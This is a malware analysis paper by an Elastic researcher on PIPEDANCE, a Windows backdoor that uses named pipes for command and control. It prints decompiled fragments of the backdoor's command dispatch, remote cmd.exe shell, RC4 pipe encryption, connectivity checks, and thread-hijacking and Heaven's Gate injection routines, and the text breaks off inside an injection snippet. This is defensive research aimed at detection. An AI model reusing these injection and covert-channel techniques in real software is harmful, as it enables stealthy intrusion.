4 - 6 October, 2023 / London, United Kingdom

DANCING THE NIGHT AWAY WITH NAMED PIPES

Daniel Stepanic

Elastic, USA

daniel.stepanic@elastic.co

ABSTRACT

PIPEDANCE is a previously unknown *Windows* backdoor that was used in a targeted intrusion in Southeast Asia affecting a financial services organization. Unlike most traditional malware that leverages command-and-control communications using external infrastructure, PIPEDANCE communicates in a point-to-point fashion within the same network over *Windows* named pipes. This malware acts as a Swiss Army knife during the post-compromise stage, enabling lateral movement and execution of additional implants while allowing the adversary to remain under the radar.

In this talk, the audience will learn about PIPEDANCE's features, components, structure, and how it's deployed to achieve adversary goals. Attendees will benefit from learning about these capabilities from a code and behavioural analysis perspective and understand detection opportunities for process injection, network communication, and other PIPEDANCE features.

PIPEDANCE provides an interesting glimpse into mature threat groups as they evolve to use custom tooling in combination with commercial off-the-shelf (COTS) tools while incorporating other techniques into their malware such as Heaven's Gate. Based on our findings, previously discussed research, and context around an intrusion, we'll share our perspective on likely attribution for PIPEDANCE.

We'll walk the audience through our method of reversing this malware and developing a custom malware client for interacting with PIPEDANCE, a tool that will be useful to other researchers. Along the way, we made some interesting findings about the developer's decisions and gained an understanding of how the malware operates. A portion of the talk will be replaying different scenarios using PIPEDANCE and showing the benefits of building malware clients during the reversing process. A coordinated release of the client application will be planned around the time of the presentation.

INTRODUCTION

PIPEDANCE is a recently discovered multi-hop triggerable backdoor observed in state-sponsored activity within the Southeast Asia region. This malware's unique characteristics are centred around enabling post-compromise activity with its command-and-control communications facilitated through *Windows* named pipes.

In this paper we will provide the initial context around first acquiring the PIPEDANCE sample. We will then walk through PIPEDANCE's control flow and how it handles its communication between two endpoints, detailing the different capabilities available in the sample, such as enumeration/discovery, network connectivity checks, and launching additional implants. After this capability review, we will provide suspected attribution for this tool and the campaign observed by our team.

Finally, we will discuss our findings gained throughout the process of building a *Windows* client application to interact with PIPEDANCE. This tool will be available for download at the time of the presentation and can be used by researchers to understand the malware in more depth.

BACKGROUND

While monitoring endpoint telemetry, our research team found an interesting self-injection shellcode alert triggering on a *Windows* server from a locally mounted Administrator share using *Microsoft*'s *SysInternals DebugView* (DbgView.exe).

Acting process: C:\Windows\system32\makecab.exe

Parent process: \\127.0.0.1\C$\DbgView.exe

```
Self Injection
Protection: RWX, Type: PRIVATE, Region Size: 128.0KB, Alloc Size 140.0KB, Offset: 14955
Bytes Present: True
Unique Key: 9735587c1dbd71f6edb634fd831646098aa41149bf2bbacbc5e86863ad8caff7
Starting bytes: 558bec5151535657e861f3ffff8bc88945f8e89ef3ffffbe0000040056e80e10
c43a6b 55:              push ebp
c43a6c 8bec:            mov ebp, esp
c43a6e 51:              push ecx
c43a6f 51:              push ecx
c43a70 53:              push ebx
c43a71 56:              push esi
c43a72 57:              push edi
c43a73 e861f3ffff:      call 0xc42dd9
c43a78 8bc8:            mov ecx, eax
c43a7a 8945f8:          mov dword ptr [ebp - 8], eax
c43a7d e89ef3ffff:      call 0xc42e20
c43a82 be00000400:      mov esi, 0x40000
c43a87 56:              push esi
```

Figure 1: Unbacked executable.

Our team detected PIPEDANCE being used during a self-injection of the *Windows* utility program (`makecab.exe`) while it was writing/reading to a named pipe. After reviewing subsequent events, an additional process injection event happened on the same endpoint, showing an injection into `openfiles.exe` with the parent process of the *Windows* performance data utility (`typeperf.exe`). This injection ended up launching a Cobalt Strike BEACON payload. With our suspicions raised, we collected the 32-bit unbacked executable from the '`makecab.exe`' event, kicking off our analysis of this malware and the involved intrusion.

Setup / communication flow

PIPEDANCE leverages named pipes as a communication mechanism between different infected endpoints within a compromised network. Named pipes within *Windows* allow for inter-process communication on a single computer or between processes on separate machines within the same network. Named pipes can be set up for one-way or two-way communication between a pipe client and a pipe server. The data used within named pipes is all stored in memory where it is written and retrieved using standard *Windows* APIs (`CreateFile`/`WriteFile`/`ReadFile`) in the same way as reading/writing files.

The adversary uses this capability as a bidirectional layer of command and control through which they can dispatch commands and pass data between named pipes. This contrasts with other common forms of C2 such as inbound/outbound HTTP(S) or DNS. Utilizing named pipes provide adversaries with a built-in, widely used communications channel, which makes it difficult for organizations to discretely identify malicious communications, particularly in cases where native encryption capabilities reduce the scope of visibility available without advanced security monitoring tools.

PIPEDANCE is compiled with a hard-coded string that is used as the pipe name. It also serves as an RC4 key to encrypt/decrypt data that is passed between the pipes. In Figure 2, our sample is setting the global variable with this hard-coded pipe name (`u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe`).

```
.text:004030F8                 push    ebp
.text:004030F9                 mov     ebp, esp
.text:004030FB                 and     esp, 0FFFFFFF8h
.text:004030FE                 sub     esp, 14h
.text:00403101                 mov     eax, offset aU0hxc1q44vhhbj ; "u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe"
.text:00403106                 mov     ecx, eax
.text:00403108                 mov     g_pipe_name_pw, eax
.text:0040310D                 push    ebx
.text:0040310E                 push    esi
.text:0040310F                 push    edi
.text:00403110                 lea     edx, [ecx+1]
.text:00403113
```

Figure 2: The hard-coded u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe string is used as the pipe name.

During the initial execution of PIPEDANCE, the malware will use the `CreateNamedPipeA` and `ConnectNamedPipe` *Windows* API functions to create the named pipe ('`\\.\pipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe`') and wait for an incoming client process to connect to the pipe. This activity happens on a victim machine within the compromised network and represents the server-side component.

```
des::Snprintf(Name, 260, "\\\\.\\pipe\\%s", aU0hxc1q44vhhbj);
hNamedPipe = des::CreateNamedPipe();
des::ConnectNamedPipe(hNamedPipe);
```

Figure 3: Initial pipe creation and setup.

In our observed case, the attacker has already established initial access and uses a previously compromised endpoint that acts as the client sending commands. On initial check-in, PIPEDANCE will send the following items to the client:

- Process ID of the PIPEDANCE process
- Current working directory of the PIPEDANCE process
- Domain and username of the PIPEDANCE process.

PIPEDANCE passes this buffer and an eight-byte structure containing the result flag from a `IsWow64Process` evaluation and the buffer size for the subsequent `WriteFile` operation to the pipe. PIPEDANCE then encrypts the buffer containing the previous process details with RC4 using the previous hard-coded string, then writes the encrypted data back to the client pipe.

```
des::MemMove(_p_struc_2, 4u, &_ProcessId, 4u);
des::MemMove(_p_struc_2->DomainPlusUserName, 1024u, p_w_DomainPlusUserName, 1024u);
des::MemMove(_p_struc_2->CurrentDirectoryProcess, 520u, CurrentDirectoryProcess, 520u);
p_buffer = _p_struc_2;
_hNamedPipe = hNamedPipe;

des::EncryptBufferWriteToNamedPipe(hNamedPipe, is_wow64check_flag, p_buffer, 0x60Cu);
```

Figure 4: Initial check in-structure.

This communication/packet structure used to read/write data is used repeatedly throughout the PIPEDANCE binary, where an eight-byte structure is used as a union using different fields such as:

- Command ID
- IsWow64Check (discussed above)
- PID
- Buffer size
- Result
- Error code

```
if ( WriteFile(hFile, &Buffer, 8u, &NumberOfBytesWritten, 0) && NumberOfBytesWritten )
{
  if ( !size )
    return 1;
  des::crypto::RC4(p_buffer, size);
  bytes_read = 0;
  while ( 1 )
  {
    BytesToWrite = size - bytes_read;
    if ( size - bytes_read > 409600 )
      BytesToWrite = 409600;
    NumberOfBytesWritten = 0;
    if ( !WriteFile(hFile, p_buffer + bytes_read, BytesToWrite, &NumberOfBytesWritten, 0) || !NumberOfBytesWritten )
      break;
    bytes_read += NumberOfBytesWritten;
    if ( bytes_read >= size )
    {
      FlushFileBuffers(hFile);
      return 1;
    }
  }
}
```

Figure 5: PIPEDANCE writing buffer example.

At this stage, PIPEDANCE is set up and awaiting commands from an operator from a previously compromised endpoint within the same environment. Figure 6 is a high-level graphic that helps visualize the PIPEDANCE infection workflow between two endpoints, but it has the potential to support more clients.



Figure 6: PIPEDANCE communication diagram.

During this stage, the machine now running PIPEDANCE can be thought of as a proxy/staging server for data exfiltration as well as internal victim-to-victim C2 server. This is a powerful combination on top of the additional PIPEDANCE

capabilities as it gives the adversary flexibility and strengthens their foothold in the compromised environment, allowing them to burrow into the network and set up redundant C2 communications.

COMMAND DISPATCHING

After an initial handshake, PIPEDANCE's primary functionality consists of a while loop with a command dispatching function. This dispatching function will retrieve the provided command ID of its respective function, along with any arguments.

```
if ( !des::ParseCommands(_hFile, &p_command_id, &cmd_arg, &p_size) )
  return 0;
```

Figure 7: PIPEDANCE dispatching function.

The parsing function passes an eight-byte structure consisting of the command instruction and the buffer size for the command argument. The command argument is encrypted by the client using the previous RC4 key, written back to the pipe, then decrypted by the server.

```
if ( ReadFile(hFile, &Buffer, 8u, &NumberOfBytesRead, 0) && NumberOfBytesRead )
{
  *p_command_id = Buffer.command_id;
  _buffer_size = Buffer.buffer_size;
  *p_size = Buffer.buffer_size;
  if ( !_buffer_size )
    return 1;

  p_buffer = des::Malloc(_buffer_size);
  size = 0;
  _p_size = *p_size;
  *pp_cmd_arg = p_buffer;

  if ( !_p_size )
  {
LABEL_11:
    des::crypto::RC4(*pp_cmd_arg, _p_size);
    return 1;
  }
  while ( 1 )
  {
    NumberOfBytesRead = 0;
    if ( !ReadFile(_hFile, &(*pp_cmd_arg)[size], _p_size - size, &NumberOfBytesRead, 0) || !NumberOfBytesRead )
      break;
    size += NumberOfBytesRead;
    _p_size = *p_size;
    if ( size >= *p_size )
      goto LABEL_11;
  }
}
```

Figure 8: PIPEDANCE parsing command function.

Once the command ID has been received, PIPEDANCE performs several conditional checks using if/else and switch statements to execute the corresponding function.

```
if ( p_command_id <= 0x29 )
{

  if ( p_command_id == 0x29 )
    goto LABEL_53;

  if ( p_command_id <= 6 )
  {

    if ( p_command_id == 6 )
    {
```

Figure 9: PIPEDANCE conditional checks.

The majority of the command functions return a result flag or error code to the operator. For some functions that may return large amounts of data, such as a list of running processes, the malware generates a new named pipe using the hard-coded string described earlier and the PID of the PIPEDANCE process. The client then sends or receives the data over this pipe. Figure 10 is an example showing the additional handle with the process ID concatenated.

File	\Device\NamedPipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe.5732	0x628
File	\Device\NamedPipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe	0x62c

Figure 10: PIPEDANCE sending data over new named pipe with process ID.

COMMAND FUNCTIONALITY

PIPEDANCE supports more than 20 different functions, each accessed using their command ID via if/then and switch/case logic. Figure 11 shows an example of the first four functions.

```
switch ( p_command_id )
{
  case 1u:
    des::TerminateSpecificProcessByID(cmd_arg, &result_flag, &error_code);
    break;
  case 2u:
    des::RunCommandGetOutputFromPipe(cmd_arg, &result_flag, &error_code);
    break;
  case 3u:
    des::SpawnPipedCmd(&result_flag, &error_code);
    break;
  case 4u:
    v5 = CreateThread(0, 0, des::EnumerateFilesInCurrentDirectory, 0, 0, &result_flag);
```

Figure 11: Example of PIPEDANCE functions (1-4).

COMMAND HANDLING TABLE

Below is the PIPEDANCE command handler table.

Command ID	Description
0x1	Terminate process based on provided PID
0x2	Run a single command through cmd.exe, return output
0x3	Terminal shell using stdin/stdout redirection through named pipes
0x4	File enumeration on current working directory
0x6	Create a new file with content from pipe
0x7	Retrieve current working directory
0x8	Set current working directory
0x9	Get running processes
0x15 (x86) / 0x16 (x64)	Perform injection (thread hijacking or Heaven's Gate) with stdin/stdout option for the child process
0x17 (x86) / 0x18 (x64)	Perform injection from hard-coded list (thread hijacking or Heaven's Gate)
0x19 (x86) / 0x1A (x64)	Perform injection on provided PID (thread hijacking or Heaven's Gate)
0x3E	Clear out global variable/pipe data
0x47	Connectivity check via HTTP Get Request
0x48	Connectivity check via DNS with DNS Server IP provided
0x49	Connectivity check via ICMP
0x4A	Connectivity check via TCP
0x4B	Connectivity check via DNS without providing DNS Server IP
0x63	Disconnect pipe, close handle, exit thread
0x64	Disconnect pipe, close handle, exit process, exit thread

In order to detail the significant capabilities, the analysis will be split into three different sections:

- Standard backdoor functionality
- Network connectivity checks
- Process injection techniques

BACKDOOR FUNCTIONALITY

PIPEDANCE offers the traditional backdoor capabilities needed by an operator in order to perform discovery within a network and pivot through other compromised systems. This functionality includes process/file enumeration, writing files, terminating processes, disconnecting named pipes, and command line execution.

Command execution

There are two command handler options for the PIPEDANCE operator as it relates to standard command-line execution (functions `0x2` and `0x3`). The first function (`0x2`) acts as a single shot command line execution where any *Windows* command-line argument is provided from the client, such as the command `ipconfig`, then the output from that execution is returned. This underlying functionality works by creating an anonymous named pipe with read and write handles. Before creating the process, PIPEDANCE will configure the `STARTUPINFO` structure using `STARTF_USESTDHANDLES` to pipe the command output (`hStdOutput`) for the new process.

```
if ( des::CreatePipe(&h_read_pipe, &h_write_pipe) )
{
  SetHandleInformation(h_read_pipe, HANDLE_FLAG_INHERIT, 0);
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.dwFlags |= STARTF_USESTDHANDLES;
  StartupInfo.hStdOutput = h_write_pipe;
  StartupInfo.hStdError = h_write_pipe;
  StartupInfo.cb = 68;

  if ( CreateProcessW(0, cmd_arg, 0, 0, 1, CREATE_NO_WINDOW, 0, 0, &StartupInfo, &ProcessInformation) )
  {
    _hWritePipe = h_write_pipe;
    *result_flag = ProcessInformation.dwProcessId;
    *error_code = 0;
    CloseHandle(_hWritePipe);
    Thread = CreateThread(0, 0, des::ReadProcessOutputSendtoPipe, h_read_pipe, 0, 0);
    return CloseHandle(Thread);
```

Figure 12: Configuring the STARTUPINFO structure.

The new process is created without a window where a thread is then created passing the previous read pipe handle as an argument. Memory is allocated for the command output and read from this read pipe handle. The data is then looped over and encrypted in a similar manner to before and sent back through a new named pipe.

```
v3 = ReadFile(ReadPipe, p_mem1, 0x40000u, &NumberOfBytesRead, 0);
v4 = NumberOfBytesRead;
data_size = NumberOfBytesRead;
while ( v3 && v4 )
{
  if ( data_size == 0x40000 )
  {
    MultiByteToWideChar(1u, 0, p_mem1, 0x40000, p_mem2, 0x40000);
    counter = 0x40000;
    v7 = p_mem1;

    do
    {
      *v7++ = 0;
      --counter;
    }
    while ( counter );
    des::EncryptBufferWriteToNamedPipe(hNamedPipe, 0, p_mem2, 0x80000u);
    v8 = 0x80000;
    v9 = p_mem2;
```

Figure 13: PIPEDANCE reading in the command output.

The second execution command (function `0x3`) provides for a more interactive experience by piping `STDIN` and `STDOUT` using named pipes through a child process. It does this by creating a new cmd.exe process in a suspended state leveraging `STARTF_USESTDHANDLES`.

```
memset(p_StartupInfo, 0, sizeof(_STARTUPINFOW));
p_StartupInfo->hStdInput = des::CreateNamedPipe();
NamedPipe = des::CreateNamedPipe();
p_StartupInfo->dwFlags |= STARTF_USESTDHANDLES;
p_StartupInfo->hStdOutput = NamedPipe;
p_StartupInfo->hStdError = NamedPipe;
p_StartupInfo->cb = 4;
SystemDir_CmdExe = des::Malloc(0x208u);
memset(SystemDir_CmdExe, 0, 0x208u);
SystemDir = des::GetSystemDirectory();

PathCombineW(SystemDir_CmdExe, SystemDir, L"cmd.exe");

if ( CreateProcessW(SystemDir_CmdExe, 0, 0, 0, 1, 0x8000004u, 0, 0, p_StartupInfo, p_ProcessInfo)
{
  *a1 = p_ProcessInfo->dwProcessId;
  *CodePage = GetACP();
  p_struc_3 = des::Malloc1(8u);
  p_struc_3->p_ProcessInfo = p_ProcessInfo;
  p_struc_3->p_StartupInfo = p_StartupInfo;

  Thread = CreateThread(0, 0, des::thread::ConnectNamedPipeResumeThread, p_struc_3, 0, 0);
  CloseHandle(Thread);
}
```

Figure 14: PIPEDANCE setup of STDIN/STDOUT for the cmd.exe process.

After the process is created, a new thread is created, passing the previous STARTUPINFO structure where two named pipe server processes are created for input and output.

```
DWORD __stdcall des::thread::ConnectNamedPipeResumeThread(struc_3 *p_struc_3)
{
  _STARTUPINFOW *p_StartupInfo; // ebx
  _PROCESS_INFORMATION *p_ProcessInfo; // edi

  p_StartupInfo = p_struc_3->p_StartupInfo;
  p_ProcessInfo = p_struc_3->p_ProcessInfo;
  des::ConnectNamedPipe(p_StartupInfo->hStdInput);
  des::ConnectNamedPipe(p_StartupInfo->hStdOutput);
  CloseHandle(p_StartupInfo->hStdInput);
  CloseHandle(p_StartupInfo->hStdOutput);
  ResumeThread(p_ProcessInfo->hThread);
  des::FreeMemoryBlock(p_ProcessInfo);
  des::FreeMemoryBlock(p_StartupInfo);
  des::FreeMemoryBlock(p_struc_3);
  return 0;
```

Figure 15: PIPEDANCE processing STDIN/STDOUT and resuming thread for execution.

At this point, these named pipes are hooked up to `StdInput` and `StdOutput`, which communicate over a new named pipe consisting of the previous hard-coded string and the malware's process ID.

File	\Device\ConDrv	0x88
File	\Device\NamedPipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe	0x84
File	\Device\NamedPipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe.1944	0x1c8
File	\Device\NamedPipe\u0hxc1q44vhhbj5oo4ohjieo8uh7ufxe.1944	0x1cc
Directory	\KnownDlls	0x30

Figure 16: PIPEDANCE handles with function 0x3.

The PIPEDANCE client then sends the data to the named pipe responsible for `StdInput` then reads from the `StdOutput` named pipe and once finished the suspended thread is resumed. While we don't have access to the PIPEDANCE client code, it's possible that this function is paired with some kind of loop that allows the operator to constantly stream input/output from the terminal and they can exit with their own pre-programmed keywords – or it's possible that it's linked to a graphical user interface (GUI) application.

Discovery and enumeration

PIPEDANCE also offers built-in capabilities related to discovery and enumeration. For process enumeration (function `0x9`), it leverages the `CreateToolhelp32Snapshot` function to retrieve the process details. The function returns a custom string format using the process ID, the name of the process, the architecture of the process, whether a process is tied to a system (session represented as a 0) or user session (session represented as a 1), and the username associated with the process.

```
while ( size );
pe.dwSize = 0x22C;
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
hSnapshot = Toolhelp32Snapshot;
if ( Toolhelp32Snapshot != -1 && Process32FirstW(Toolhelp32Snapshot, &pe) )
{
  hHeap = GetProcessHeap();
  Block = des::Malloc(0x644u);
  qmemcpy(header_string, L"PID   Name                          Arch Session User\n---   ----                          ---- ------- ----\n", 0xDEu);
  v5 = 2 * wcslen(header_string) + 4;
  hObject = HeapAlloc(hHeap, 8u, v5);
  des::MaybeAlloc(hObject, v5, header_string);
  CurrentProcess = GetCurrentProcess();
  IsWow64Result = des::IsWow64ProcessCheck(CurrentProcess);
  qmemcpy(string_formatting, L"%-5d %-30s %-4s %-7d %s\n", sizeof(string_formatting));
  wcscpy(x86_str, L"x86");
```

Figure 17: Process enumeration function with custom string format.

PIPEDANCE implements a terminal-like concept, where it has a current or working directory for its own process. This enables the adversary to use functions directly tied to the working directory such as the file enumeration command handler. For directory/file enumeration, PIPEDANCE will use a wildcard to pull back file listing based on the current working directory.

```
lpMem = HeapAlloc(hHeap, 8u, (SIZE_T)v7);
des::StringFormatting((int)lpMem, (unsigned int)v7, (int)L"%s\n", _get_current_directory);
wcscat_s(_get_current_directory, 0x104u, L"\\*");
hFindFile = FindFirstFileW(_get_current_directory, &FindFileData);
```

Figure 18: Process enumeration function with custom string format.

PIPEDANCE also offers functionality for creating files and writing content to files on the victim machine (function `0x6`). It does this by first creating and naming a file on the victim machine, then it creates a new thread with a new instance of a named pipe that will then wait for and read incoming data over the pipe. This data is XOR'd with the previous hard-coded string that serves as RC4 key where then the data is written to the file.

```
LastError = 0;
h_file = CreateFileW(lpFileName, GENERIC_WRITE, 0, 0, CREATE_NEW, FILE_ATTRIBUTE_NORMAL, 0);
if ( h_file == (HANDLE)-1 )
  goto LABEL_4;

Thread = CreateThread(0, 0, des::thread::WritePipeBack, h_file, 0, result_flag);
if ( !Thread )
```

Figure 19: Creating a file on the victim machine (function 0x6).

PIPEDANCE also offers various administrator/maintenance commands, such as utilities to terminate processes, terminate threads, disconnect named pipes, etc.

Network connectivity checks

One of PIPEDANCE's primary functions as a staging server is to ship data out of an organization's network. In order to do this it must understand where the endpoint sits in the network and determine what protocols are available for shipping the data laterally or externally. PIPEDANCE is specifically built to identify exit points on an endpoint by performing connectivity checks over DNS, ICMP, TCP and HTTP protocols.

```
case 0x48u:
  p_extra_binary_result_IP[0] = 1;
  p_extra_binary_result_IP[1] = inet_addr(cmd_arg);
  DNSResult = DnsQuery_A("bing.com", DNS_TYPE_A, DNS_QUERY_BYPASS_CACHE, p_extra_binary_result_IP, pp_QueryResults, 0);
  result_flag = DNSResult == 0;
  if ( !DNSResult )
    goto LABEL_71;
  goto GetLastError;
case 0x49u:
  des::ConnectivityCheckViaICMP(cmd_arg, &result_flag, &error_code);
  goto LABEL_71;
case 0x4Au:
  (des::ConnectivityCheckViaTCP)(cmd_arg, &result_flag, &error_code);
  goto LABEL_71;
case 0x4Bu:
  DNSResult_1 = DnsQuery_A("bing.com", DNS_TYPE_A, DNS_TYPE_MG, 0, &pp_QueryResults[1], 0);
  result_flag = DNSResult_1 == 0;
  if ( !DNSResult_1 )
```

Figure 20: Protocol connectivity checks.

As an example, PIPEDANCE will send a DNS request to bing.com; this DNS result will then be relayed back to the operator, indicating success or failure. In order to check for ICMP, PIPEDANCE will generate fake data for the ICMP request by looping over the alphabet and sending the request to a target IP address.

```
do
{
  *_request_data = increment + 'a';
  if ( &_request_data['a' - request_data] > 'w' )
    *_request_data = increment + 74;
  ++increment;
  ++_request_data;
}
while ( increment < 32 );
icmp_handle = IcmpCreateFile();
LastError = 0;
if ( icmp_handle == -1 )
  goto LABEL_10;
reply_buffer = malloc(0x3Cu);
v4 = reply_buffer;
if ( !reply_buffer || !IcmpSendEcho(icmp_handle, DestinationAddress, RequestData, 32u, 0, reply_buffer, 0x3Cu, 0xBB8u) || v4[1] )
```

Figure 21: ICMP connectivity check (function 0x49).

To check HTTP connectivity, a PIPEDANCE operator can provide a target domain where the malicious software will then perform a vanilla GET request over port 80, returning a boolean value for success or not.

```
_hInternet = InternetOpenW(0, INTERNET_OPEN_TYPE_DIRECT, 0, 0, 0);
hInternet = _hInternet;
if ( !_hInternet )
  goto LABEL_6;
_hInternet_1 = InternetConnectW(_hInternet, lpszServerName, 80u, 0, 0, INTERNET_SERVICE_HTTP, 0, 0);
if ( !_hInternet_1 )
  goto LABEL_6;
lpszAcceptTypes[0] = L"text/*";
lpszAcceptTypes[1] = 0;
__hInternet = HttpOpenRequestW(_hInternet_1, L"GET", 0, 0, 0, lpszAcceptTypes, 0, 0);
flag = __hInternet;
if ( !__hInternet )
  goto LABEL_6;
if ( HttpSendRequestW(__hInternet, 0, 0, 0, 0) )
{
  *_result_flag = 1;
}
else
{
LABEL_6:
  *_result_flag = 0;
  LastError = GetLastError();
```

Figure 22: HTTP connectivity check (function 0x47).

While these functions aren't complex, they provide great insight into this adversary's mindset and the objectives they are trying to achieve during an intrusion. These checks have a very small detection footprint and would likely not trigger any alarm bells in most organizations. We believe these connectivity checks are integrated into a multi-stage post-compromise process where these protocols are verified first in a lightweight method then additional payloads are launched or data is transferred out of the network following these checks.

Process injection techniques

In a similar comparison to many post-exploitation frameworks, PIPEDANCE adopts techniques such as Heaven's Gate, different styles of process injection to execute shellcode, and a unique masquerading technique used to hide its functionality. During the observed events, we observed the usage of commercial off-the-shelf (COTS) tooling such as Cobalt Strike BEACON being deployed from PIPEDANCE.

PIPEDANCE ends up leveraging these different forms of process injection to execute shellcode and launch additional payloads. Depending on the process architecture, the malware will perform injection using a standard thread execution hijacking technique or the Heaven's Gate technique [1].

```
x86_check = arch_x86 == 0;
size = dwSize;
h_thread = ProcessInformation.hThread;
_shellcode = shellcode;
*result_flag = ProcessInformation.dwProcessId;
_x86_check = x86_check
           ? des::injection::VirtualAllocWriteProcessMemory(ProcessInformation.hProcess, h_thread, _shellcode, size)
           : des::EnterHeavensGate(h_thread, ProcessInformation.hProcess, &savedregs, _shellcode, size);
*NumberofBytesWritten = _x86_check;
```

Figure 23: PIPEDANCE performing process injection.

PIPEDANCE utilizes defence evasions to obscure post-compromise behaviour by randomly picking a benign *Windows* program from a hard-coded list to use as an injection target. In this custom function, the malware generates a seed based on the current time and passes it to a pseudorandom number generator that returns a value between 0 and 5. This value determines which of six hard-coded binaries (`makecab.exe`, `typeperf.exe`, `w32tm.exe`, `bootcfg.exe`, `diskperf.exe`, `esentutl.exe`) is used.

```
unsigned int time_seed; // eax

time_seed = _time64(0);
srand(time_seed);
return injection_targets[rand() % 6];

// "makecab.exe", "typeperf.exe",
// "w32tm.exe", "bootcfg.exe",
// "diskperf.exe", "esentutl.exe"
```

Figure 24: Custom function used to randomly choose injection targets.

Figure 25 is an example of shellcode being launched from PIPEDANCE with one of the hard-coded processes (`typeperf.exe`) executing shellcode.



Figure 25: Shellcode launched from PIPEDANCE showing child process/network activity.

For the thread-hijacking injection techniques, when PIPEDANCE is running under a 32-bit architecture, it uses common *Windows* API functions (`GetThreadContext`, `SetThreadContext`, `WriteProcessMemory`).

```
  LastError = 0;
  hThread = hThread_1;
  p_MemAddr = VirtualAllocEx(hProcess, 0, dwSize, MEM_COMMIT, PAGE_READWRITE);

  if ( !p_MemAddr )
    goto LABEL_6;
  memset(&Context.Dr0, 0, 0x2C8u);
  Context.ContextFlags = WOW64_CONTEXT_CONTROL;

  if ( !GetThreadContext(hThread, &Context) )
    goto LABEL_6;
  Context.Eip = p_MemAddr;

  if ( !SetThreadContext(hThread, &Context) )
    goto LABEL_6;
  flOldProtect = 0;

  if ( !VirtualProtectEx(hProcess, p_MemAddr, dwSize, PAGE_EXECUTE_READWRITE, &flOldProtect) )
    goto LABEL_6;
  NumberOfBytesWritten = 0;

  if ( !WriteProcessMemory(hProcess, p_MemAddr, p_Buffer, dwSize, &NumberOfBytesWritten) )
  {
LABEL_6:
    LastError = GetLastError();
    if ( p_MemAddr )
      VirtualFreeEx(hProcess, p_MemAddr, 0, 0x8000u);
  }
  return LastError;
```

Figure 26: Thread hijacking function.

For process architectures that are 64-bit, PIPEDANCE leverages the Heaven's Gate technique, calling native API functions (`NtGetContextThread`, `NtWriteVirtualMemory`, `RtlCreateUserThread`), switching the CPU to 64-bit, and executing shellcode. While this technique has been widely adopted by many different malware families and tooling, it's still an effective technique that currently works against modern-day EDR solutions.

```
.text:0040447F     loc_40447F:                              ;
.text:0040447F 1B4                 lea     ecx, [ebp+var_98]
.text:00404485 1B4                 mov     [ebp+var_10], eax
.text:00404488 1B4                 mov     dword ptr [ebp+var_8+4], ecx
.text:0040448B 1B4                 mov     [ebp+var_C], edx
.text:0040448E 1B4                 push    33h ; '3'
.text:00404490 1B8                 call    $+5             ; Heaven's Gate
.text:00404490                                             ; switch to 64bit
.text:00404495 1BC                 add     [esp+1B8h+var_1B8], 5
.text:00404499 1BC                 retf
```

Figure 27: PIPEDANCE using Heaven's Gate for 64-bit architectures.

```
call    des__HeavensGateSwitchCPUWrapper
push    edx                 ; int
push    eax                 ; int
mov     ecx, offset aNtwritevirtual ; "NtWriteVirtualMemory"
call    des__execute_api_heaven
```

Figure 28: PIPEDANCE calling NtWriteVirtualMemory for injection.

PIPEDANCE also supports other methods of injection using `CreateRemoteThread` or through a Heaven's Gate call to `RtlCreateUserThread`. With this function, instead of choosing from the previously hard-coded list, the operator provides the PID for the injection target.

```
lpBuffer = buffer;
result = OpenProcess(0x1FFFFFu, 0, dwProcessId);
_result = result;
if ( !result )
  goto GetLastError;
